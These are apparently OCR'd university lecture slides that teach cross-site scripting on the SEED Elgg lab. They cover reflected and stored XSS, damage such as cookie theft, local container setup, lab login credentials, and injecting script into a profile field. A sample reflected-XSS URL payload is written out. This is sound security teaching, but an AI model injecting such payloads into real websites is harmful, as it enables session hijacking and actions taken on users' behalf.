
CROSS-SITE SCRIPTING ATTACK (XSS)

CS-5156/CS-6056: SECURITY VULNERABILITY ASSESSMENT (SPRING 2025)
LECTURE 14

Outline

- The Cross-Site Scripting attack
- Non-persistent (Reflected) XSS
- Persistent XSS
- Damage done by XSS attacks
- XSS attacks to befriend with others
- XSS attacks to change other people’s profiles
- Self-propagation
- Countermeasures

The Cross-Site Scripting Attack




- Basically, **code** can do whatever the user can do inside the session (read cookies, interact with DOM, interact with FS if permission was granted, etc.).

- In XSS, an attacker injects his/her **malicious code** to the victim's browser via the target website.
- When code comes from a website, it is considered as trusted with respect to the website, so it can access and change the content on the pages, read cookies belonging to the website and sending out requests on behalf of the user.

Types of XSS Attacks

- Non-persistent (**Reflected**) XSS Attack
- Persistent (**Stored**) XSS Attack

Non-persistent (**Reflected**) XSS Attack



If a website with a **reflective behavior** takes **user inputs**, then:

- **Attackers can put JavaScript code in the input**, so when the input is reflected back, the JavaScript code will be injected into the web page from the website.


Non-persistent (**Reflected**) XSS Attack

- Assume a vulnerable service on website :
  http://www.example.com/search?input=word
  where word is provided by the users.

- Now the **attacker sends the following URL to the victim and tricks him/her to click the link**:
  http://www.example.com/search?input=<script>alert("attack");</script>

- Once the victim clicks on this link, an HTTP GET request will be sent to the www.example.com web server, which returns a page containing the search result, **with the original input in the page**. The **input** here is a **JavaScript code** which runs and gives a pop-up message on the victim's browser.

Persistent (**Stored**) XSS Attack



- Attackers directly send their data to a target website/server which **stores** the data in a **persistent storage**.
- If the website **later** sends the stored data to other users, it creates a **channel** between the users and the attackers.

Example : **User profile** in a social network is a channel as it is set by one user and viewed by another.

Persistent (**Stored**) XSS Attack

- These channels are supposed to be data channels.
- But data provided by users can contain HTML markups and **JavaScript code**.
- If the input is **not sanitized properly** by the website, it is sent to other users' browsers through the channel and **gets executed by the browsers**.
- Browsers consider it like any other code coming from the website. Therefore, the code is given the same privileges as that from the website.

Damage Caused by XSS

Web defacing: JavaScript code can use DOM APIs to **access the DOM nodes** inside the hosting page. Therefore, the injected JavaScript code can **make arbitrary changes to the page**. **Example**: JavaScript code can change a news article page to something fake or change some pictures on the page.

Spoofing requests: The injected JavaScript code can **send HTTP requests** to the server **on behalf of the user**. (Discussed in later slides)

Stealing information: The injected JavaScript code can also **steal victim's private data** including the **session cookies**, **personal data** displayed on the web page, **data stored locally** by the web application.

Environment Setup

- Build Container and run the server

```
[04/11/23]seed@VM:~/.../Labsetup$ docker-compose build
```

```
[04/11/23]seed@VM:~/.../Labsetup$ docker-compose up
```

Environment Setup

- **Elgg**: open-source web application for social networking with disabled countermeasures for XSS. (https://elgg.org/)
- **Elgg local** website : **http://www.seed-server.com**

  sudo vim /etc/hosts and add third line

```
# For Web Security Basics
10.9.0.5        www.bank32.com
10.9.0.5        www.bank99.com
10.9.0.5        www.seed-server.com
```


- The website is hosted on 10.9.0.5 container via Apache's Virtual Hosting (see next slide)

Environment Setup

```
seed@VM:~/.../Labsetup$ dockps
ea1d0eae2d8e  elgg-10.9.0.5
7f8d93000748  mysql-10.9.0.6
seed@VM:~/.../Labsetup$ docksh ea
root@ea1d0eae2d8e:/# more /etc/apache2/sites-available/apache_elgg.conf
<VirtualHost *:80>
     DocumentRoot /var/www/elgg
     ServerName   www.seed-server.com
     <Directory /var/www/elgg>
          Options FollowSymlinks
          AllowOverride All
          Require all granted
          DirectoryIndex index.html
          RewriteEngine on
          RedirectMatch permanent ^/$ /index.php
</Directory>
</VirtualHost>

root@ea1d0eae2d8e:/#
```


Environment Setup

- Now on VM, navigate to http://www.seed-server.com



Environment Setup


- Type in username / password and log in
  username: **samy**
  password: **seedsamy**
- You may want to re-navigate to www.seed-server.com/index.php



Attack Surfaces for XSS attack


- To launch an attack, we need to find places where we can inject JavaScript code.
- These input fields are **potential attack surfaces** wherein attackers can put JavaScript code.
- If the web application doesn't remove the code, the code can be triggered on the browser and cause damage.
- In our task, we will insert our code in the "**Brief Description**" field, so that when Alice views **Samy's profile**, the code gets executed with a simple message.

Attack Surfaces for XSS attack




Attack Surfaces for XSS attack

- Samy viewing Samy's profile, code is executed in his browser



Attack Surfaces for XSS attack

- Logout and log in as Alice (username: **alice**, password: **seedalice**)
- Alice viewing Samy's profile, code is executed inside her browser




- This verifies that the javascript code is executed.
  This however is a **useless attack**, let's look at how attackers can use this technique to cause harm

XSS Attacks to Befriend with Others

Goal: Add Samy to other people's friend list without their consent.

Investigation taken by attacker Samy:

- Samy clicks "**add-friend**" button from Charlie's account to add himself to Charlie's friend list.
- Using Firefox's **HTTP Header Live** extension, he **captures the add-friend request**.



- If extension is disabled by Firefox, please reinstall latest version of Firefox

Reinstalling newest version of Firefox


- If extension is disabled by Firefox, please reinstall latest version of Firefox

```
seed@VM:~/.../firefox$ sudo apt remove firefox
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  libfprint-2-tod1
Use 'sudo apt autoremove' to remove it.
The following packages will be REMOVED:
  firefox
```

